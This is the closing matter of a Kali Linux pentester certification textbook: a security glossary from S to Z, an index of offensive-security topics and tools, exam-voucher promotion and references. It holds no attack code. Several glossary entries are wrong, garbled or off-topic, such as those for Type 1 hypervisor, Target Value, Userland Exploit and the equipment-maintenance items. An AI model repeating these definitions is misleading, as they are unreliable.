Session Hijacking: Session hijacking makes use of cookie-stored session IDs. When a person logs in to a website, the site frequently delivers a small text file with a session ID.

Service Level Agreement (SLA): A service-level agreement (SLA) is a contract between a service provider and its clients.. It specifies the services that the provider will deliver and the service standards that the provider is required to meet.

Separation of Duties: The basic principle of separation of duties is that no individual person, role, or group, should be able to execute all parts of a transaction or process.

Streamline Data Collection: Again, the most accurate equipment data stems from using sensory meters with CMMS platforms.

Systems Administrators Policy: Administrators have privileges and tasks that may require them to come into contact with sensitive, restricted, or personal information while doing their jobs.

System owner Policy: The system owner may also be a manager whose duty it is to oversee and maintain the computers that carry data. As a result, in addition to physically securing an organization's

hardware infrastructure, the system owner should patch and upgrade operating systems, as well as harden the system as much as possible

Social Media Policies: A social media policy essentially spells out how an organization and its personnel should behave online. It aids in the protection of your firm's online reputation and encourages employees to share information about the organization with their social media networks.

Single-Loss Expectancy: The expected monetary loss each time an asset is at risk is referred to as single-loss expectation (SLE). It is most typically used during risk assessment and aims to assign a monetary value to each individual threat.

Single-Loss Expectancy Formula: Formula to calculate the Single Loss Expectancy is SLE = AV * EF

Segmentation: One of the best ways to protect sensitive resources is to utilize network segmentation. While there is no limit to the number of zones you can create in general, most networks have the zone types

System Isolation: Systems can be isolated from other systems through the control of communications with the device.

Software-Defined Networking: In a network, three planes typically form the networking architecture. Management plane this plane administers the router.

Single Sign-On (SSO): In an effort to make users more productive, several solutions have been developed to allow users to use a single password for all functions and to use these same credentials to access resources in external organizations.

Symmetric Key Cryptography: It is an encryption system in which the sender and receiver encrypt and decrypt communications using a single common key. Symmetric Key Systems are faster and simpler, but the sender and receiver must exchange keys in a secure manner.

Threat Researchers: The Cyber Threat Researcher will be a member of a global team that will track and analyze threat campaigns.

Triage Analysts: They keep digital evidence preserved to conduct forensic investigation against the incident.

Threat actor: An individual or group that seeks to harm a business or organization and is motivated through financial, personal, or political gain.

Target Value: You may see all the available firewall rules on your system by running iptables –list there are no firewall rules specified on this system, as seen by the following iptables example.

TCP-level filtering: Reassembling and inspecting all the packets in each TCP session. It can also be used for DNS filtering and traffic encryption. It well as offers Virtual Private Network (VPN) capability.

Tuple: A Tuple is a comma-separated collection of Python objects. In terms of indexing, nested objects, and repetition, a tuple is comparable to a list, but a tuple is immutable, whereas lists are mutable.

Trojan: Malicious code that masquerades as a harmless file. It usually performs a variety of actions, including key-logging, opening the computer to further attacks, destroying data or files, among others.

Third-Party Assessment Organizations (3PAOs): Perform initial and periodic assessment of CSP systems per FedRAMP requirements Provide evidence of compliance Have on-going role in ensuring CSPs meet requirements.

Tripwire: Tripwire provides a comprehensive, automated view of operational, regulatory, and security compliance throughout the data center's dynamic environment.

Tailgating: Tailgating also known as piggybacking occurs when a hacker follows someone with an approved access card into a protected building. This assault assumes that the individual with valid access to the facility is kind enough to keep the door open for the person in front of them, presuming they are permitted to be there.

TCP Tracer out: TCPTraceroute is a traceroute implementation that uses TCP packets. TCPTraceroute follows routes via networks to determine what is obstructing traffic.

Threats: Threats can come from anywhere and are becoming more sophisticated all the time, making it increasingly difficult to be completely prepared for data breaches.

Threat Intelligence: There is a proactive response mechanism in place to deal with cyber threats. Research and Development activities are already underway at various research organizations to fight threats in cyberspace.

Threat Protection: Through negligence or malicious intent, employees and third parties with stolen credentials can leak or steal sensitive data from cloud services. To help pinpoint anomalous user behavior, CASBs can compile a comprehensive view of regular usage patterns and use it as a basis for comparison.

Type 1 hypervisor: A guest operating system runs on another level above the hypervisor.

Type 2 hypervisor: A Type 2 hypervisor runs within a conventional operating system environment.

Unix Architecture: This operating system has a four-layered design. Hardware, Kernel, System Call Interface (shell), and application libraries/tools, as well as utilities, are all part of it.

Unintended Permissions: Unknown applications sometimes allow attackers to enter doors by offering unknown permission.

Userland Exploit: A jailbroken user enables access at user-level but does not allow access at the iboot level. This sort of exploit cannot be linked since recovery mode loops are not possible. You can patch them using Apple.

Understand Aging Assets: Forty percent of unplanned downtime is caused by aging equipment. But maintenance professionals can sometimes do more than they realize is possible to manage these failures.

URL Hijacking: When someone buys a domain name that is similar to a valid domain name, this is known as typo squatting (also known as URL hijacking). People frequently do so with malice in mind.

User Policy: A user does not absolve someone of his or her responsibility to become acquainted with the organization's security policy and to uphold it by adhering to all security measures.

Virus: Malicious code that spreads from a computer to computer via attaching itself to other files. The code executes when the attached files opened.

Vulnerability Assessment: The next stage is to evaluate the environment for known vulnerabilities. This is performed by regular analyses of the environment's vulnerability and configuration. Network-based vulnerability assessment (VA) has been the primary method employed to baseline networks, servers and hosts.

Virtual machines: A virtual machine is a computer file that duplicates the behavior of a real computer. It can run as a distinct computing environment in a window, usually to run a different operating system.

Vulnerability management process: The process of finding, analyzing, treating, and reporting security vulnerabilities in systems and the software that runs on them is known as vulnerability management.

Vulnerability databases: A vulnerability database (VDB) is a platform for storing, updating, and spreading information regarding computer security flaws that have been discovered.

Vulnerability analysis: The goal of this stage is to determine the source and root cause of the vulnerabilities discovered in the previous step. It entails determining which system components are responsible for each vulnerability.

Virtual: All the network segmentation components discussed thus far separate networks physically with devices such as routers and firewalls, a virtual local area network (VLAN) separates them logically.

Virtual Desktop Infrastructure (VDI): Hosts desktop operating systems within a virtual environment in a centralized server.

Wireless Forensics: Wireless forensics analyzes and investigates traffic in a wireless environment using specialized tools and procedures. When computer crimes or cyberattacks are perpetrated by breaching security protocols in wireless networks, this type of study is critical.

whoami: While you're logged into the system, you might be willing to know: Who am I? The easiest way to find out "who you are" is to enter the whoami command

Who is logged in?: Sometime you might be interested to know who is logged in to the computer at the same time. There are three commands available to get you this information, based on how much you wish to know about the other users: users, who, and w.

Worms: Malicious code that spreads from computer to computer, within a network, on its own. It ultimately consumes network bandwidth.

Wireless Scanner: Wireless vulnerability scanners are used to identify rogue access points and also validate that a company's network is securely configured.

Wireshark: Wireshark is a free and open source network protocol analyzer. It allows users to examine data traffic on a computer network in an interactive manner. The development effort was formerly known as Ethereal.

WLAN: WLAN is a network that connects two or more computers using a wireless distribution mechanism. They have high-frequency radio waves and an internet access point (AP).

WWAN: WWAN is a WAN with the addition of wireless connection. It offers wireless coverage on a regional, national, and global scale.

WMAN: WMAN is a wireless metropolitan area network capable of covering an entire city. It is larger than WLAN but smaller than WWAN. WMAN is controlled by any corporate or public entity.

Wireless Networking: Connecting multiple devices without any physical connection. Transfer data through Radio Frequency

Wireless Networks Works: Wireless networks use radio frequency (RF) technology When an RF current is applied to an antenna, an electromagnetic field is generated.

Wireless Networks Standards: Wireless technology, like the technology connected with it, has changed over time. It's always a good idea to perform your own research before investing in any of these technologies.

Wireless Networks Benefits: Voice over Internet Protocol (VoIP). It has enabled mobility. They are less expensive than wired networks Data encryption methods

Wired Equivalent Privacy (WEP): The first encryption system designed specifically for wireless networks WEP, on the other hand, has several well-known security vulnerabilities, is complex to configure, and is readily cracked.

Wi-Fi Protected Access (WPA): For encryption, most modern WPA implementations employ a pre-shared key (PSK). To produce keys or certificates, WPA Enterprise use an authentication server.

Wi-Fi Protected Access (WPA2): A wireless security standard based on the 802.11i wireless security standard, which was completed in 2004. The adoption of the Advanced Encryption Standard (AES) WPS assaults remains significant in contemporary WPA2-capable access points, as is the case with WPA.

Wireless Key Generator: It is a basic application for enhancing network security in the Wireless Key Generator. It invites you to choose the security type and key strength that you use on your wireless network.

Zero-Trust Policy: A zero trust policy implies that an organization's IAM solution is always monitoring and securing the identification and access points of its users. Zero-trust standards ensure that each employee is constantly identifiable and their access is regulated.

Zero trust centralized administration: This could imply transferring people from other systems or synchronizing your IAM with other user directories.

zsh: The Z shell is a modern take on the bash family of shells. It offers neat improvements, like command spellchecks and suggested corrections.

Zero-Day Attacks: A zero-day vulnerability is a flaw or issue that has yet to be discovered. A zero-day assault takes use of a previously unknown flaw. Frequently, the vendor is unaware of the problem.

Index

A

A Bit of History, 26
Additional Kali Linux Updates, 332
AFLogical OSE, 309, 310
Android Debug Bridge, 169, 293, 303, 304, 326
Apache2, 129
APT Usage, 114
ARP attack software at a glance, 228
ARP POISONING, 226, 230
ARP spoofing, 227, 228, 229, 230
Arpoison, 228
Arpwatch, 230
Attacking Web Apps with Metasploit, 206
Autopsy, 321

B

Basic Linux Commands, 64
Basic Scans, 153
Basics of Linux, 26
Binary directory, 57, 58
Blue Team Methodology, 26
Brute Force Attack, 254, 264
BurpSuite, 192

C

Cain&Abel, 227, 228
cat, 57, 63, 71, 387
cd, 65, 66, 67, 121, 136, 148, 182, 185, 190, 210, 306, 307, 313
CMSmap, 189, 190, 191, 197
Command Line, 63, 133, 315
Components of Linux, 27, 50
Configuration directory, 59
Configure PHP 7.0, 136
Configure Services, 86
Configuring Apache, 88
Configuring PostgreSQL, 87
Configuring the Network, 81
Configuring Virtual Hosts, 89
Connection between APT and dpkg, 113
Countermeasures, 229, 269, 294

cp, 57, 70, 387
Cracking WEP Network, 285
Creating user accounts, 84

D

Data directory, 60
Dictionary Attack, 254
Difference between Windows & Linux OS, 28, 29
DirBuster, 150, 170
Directory listing, 213, 219
Disabling an Account, 85
Downloading & Installing Kali Linux, 34
DPKG, 103, 108
Drupwn, 184, 185, 186

E

Evasion Technique, 106
Evil Twin Attack, 288
Exploiting Windows / Linux / OSx, 224

F

FaceNiff, 228, 229

G

Ghost Framework, 293
Google Hacking, 146, 163, 164

H

Hardware Requirements, 202
Hashcat, 255
history, 69, 175, 206, 387, 395, 396, 402, 409, 411
hostname, 41, 73, 74, 75, 168
Hydra, 262, 264, 270, 396

I

Imaging Disk using Kali Linux, 311, 312
In Memory directory, 61
Information Gathering, 32, 144, 170
Installation of nmap, 153
Installing Cmsmap, 189
Installing Kali Linux on Hard-Disk, 35
Installing LAMP on Kali Linux, 127
Installing packages, 116, 117

Installing Software, 75
Intrusion Detection System, 104, 105, 108, 333
Iptables and Rules, 98

J

John the Ripper, 260, 261, 270
JoomScan, 182, 197

K

Kali Linux Installation Procedure, 38
Kali Linux Policies, 33, 34
Kali Linux Purple, 332, 333
Kali Repositories, 115

L

Linux Distributions, 29, 30
Linux Fundamentals, 55
Logcheck, 102
Logging, 102, 159, 184, 248, 402
Logs Location, 103
ls, 57, 58, 65, 66, 68, 73, 74, 213, 294, 313, 314, 399, 405

M

Maltego, 162, 163, 170
man, 35, 59, 69, 116, 117, 118, 205, 228, 229, 230, 385, 401
Managing UNIX Groups, 86
MariaDB, 134, 135, 139
Metasploit Framework Modules, 205
mkdir and rmdir, 67
mv, 70, 316, 387
MySQL, 6, 127, 131, 134, 135, 139, 255

N

Netcat, 216
Netfilter, 96, 108
Netsparker, 193, 194, 195, 197, 403
Network Security, 95, 108
NIKTO, 176
Nmap, 144, 152, 153, 154, 155, 156, 157, 158, 159, 170, 195, 196, 197, 403
NodeJS, 127, 132, 133, 139

O

OpenVAS, 187, 188, 189, 404

OS X Exploits, 246
OSINT Framework, 146, 147, 149
OWASP TOP 10, 175

P

Package Management & Other Repositories, 113
Packages with APT, 119
Password attacks, 253, 270
Password Cracking Tools, 255
Payloads, 225, 226
Phishing, 237, 238, 239, 243, 248, 296, 405
pwd, 64, 65
Pwning, 224

R

Rainbow Table, 265
Recon-ng, 159, 170
Requiring Authentication, 89
Rules, 100, 101

S

Scanning using Metasploit, 207
Shodan, 168, 169, 294
Software Requirements, 203
SQL Attacks using SQLMap, 210
SQL injection, 32, 175, 193, 208, 211, 219, 410
Subsets of IDS, 106
sudo, 70, 72, 75, 84, 100, 104, 114, 115, 119, 120

T

The Root directory, 57
theHarvester, 166, 167, 170
touch, 70, 305, 388, 393
Types of password Attacks, 254
Types of Wireless Network, 280

U

Unifying File Systems, 55
UniScan, 149, 150
Usage of dirbuster, 151, 152
Usage of joomscan, 183
Usage of recon-ng, 160
Using Burpsuite, 193
Using FTK in Linux, 315

V

Vulnerability, 32, 50, 175, 177, 182
Vulnerability Assessment, 175, 197, 415

W

WAPITI, 177, 178, 179
War Chalking, 292
War driving, 292
War Flying, 292
Web server, 127, 176
Whaling, 239, 245
What are exploits, 203
What is a vulnerability, 203
whois, 166
Whois Lookup, 145
Why Kali Linux, 31
Wi-Fi Chalking, 292
Wireless Attacks, 32, 50, 275
Wireless Encryption Types, 283
Wireless Intrusion Prevention System, 290, 291
Wireless Operating Mode, 277
Wireless Signal Types, 283
Working of Wireless Networks, 284
WpScan, 180, 181

X

XArp, 230, 236, 237

Gain a Competitive Advantage, Get Certified!

Enjoy 25% Off Your Exam Fees.

Discount Code: certcopcklpt2024

Terms and conditions for discounted exam voucher codes

CertCop discount certification exam voucher codes are enforced and governed by the following terms & conditions:

- Only applies to candidates who have purchased or claimed the book under their name.
- CertCop or its authorized partner company reserve the right to verify the proof of book purchase.
- Limit one voucher/code per person – in no event should more than one voucher be distributed to a single candidate.
- Candidates must take the exam prior to the Expiration Date, which is twelve months from the date of voucher purchase.
- Each voucher code may be redeemed only once to take one CertCop Certification exam.
- Voucher codes are certification program specific and may not be used for any other certification exam offering.
- Discount voucher codes may not be redeemed for cash, credit, or refunds. Expired, stolen or lost voucher codes will not be replaced. Any sale or transfer of this voucher code is expressly prohibited and constitutes fraud.
- This discount voucher code is considered void, if altered in any way. Discount voucher code may not be applied to exams that have already been taken.
- CertCop or its partner proctoring partners are not responsible for lost or stolen voucher codes.

To Purchase the discounted certification exam voucher visit the CertCop.com website:

Voucher discount code must be provided when purchasing an exam voucher or registering for the certification exam:

Step 1: Visit - https://www.certcop.com/product-category/exam-vouchers/

Step 2: Select - Certified Kali Linux Pentester Exam Voucher and add to cart

Step 3: Enter given Discount code at the time of checkout you will get 25% off on exam voucher

Disclaimer:

Candidates that don't show up for their scheduled exam appointment or cancel or reschedule their exam appointment 48 hours or less from the scheduled time may forfeit their voucher code (voucher code cannot be used again) and no refund will be issued. Taxes, if any, are the sole responsibility of the recipient as well.

Links Disclaimer: All links were correct as of the time of this publication; the purpose of the link section was to provide additional resources to the readers beyond the scope of the book. Some links may not be active at times or may be changed. We encourage readers to do their own due diligence and google search if there are any links not working. New updated links can be searched on the secbay.com or certcop.com

References and Resource Links

Congleton, N. (2017, feb 15). Introduction to Nmap on Kali Linux. Retrieved from Linuxconfig: https://Linuxconfig.org/introduction-to-nmap-on-Kali-Linux

Hertzog, R. (2017). Mr. In J. Raphaël Hertzog, Kali Linux Revealed (p. 304). chicago: offsecpress.

offensive security. (2017, feb). docs.Kali . Retrieved from Kali Linux: https://docs.Kali.org/

Additional Resources:

In addition to the core guidelines for using this book effectively, there are supplementary resources that can further enhance your learning experience:

Check for Supplementary Online Resources: Ensure that the textbook includes complimentary online materials like practice exams, mock tests, flashcards, or discussion forums. These resources can significantly enhance your understanding and enable interaction with fellow students and instructors.

You can access the complimentary CKLPT on-line practice exams, mock exams, and readable version of flashcards at no extra cost:

To available this offer please fill the form

Click here to fill the form [https://examit.com/secbay-press-book-special-bundle/]

Fill the Form and mention your order id and Coupon Code: "**cklptsecbaypressrq**" in the form.

If you're ordered ID and Coupon Code Matches we will send you free discount code within 48 hours.

Use the Discount Code while checkout the CertCop Certified Kali Linux for Pen Tester – Practice, Mock, And Flashcard Special Bundle Course

Once you complete these steps, you'll receive a full discount, and you won't need to pay anything to access these exams. Please note that the mock exam has a limited number of attempts; refer to the website for more details.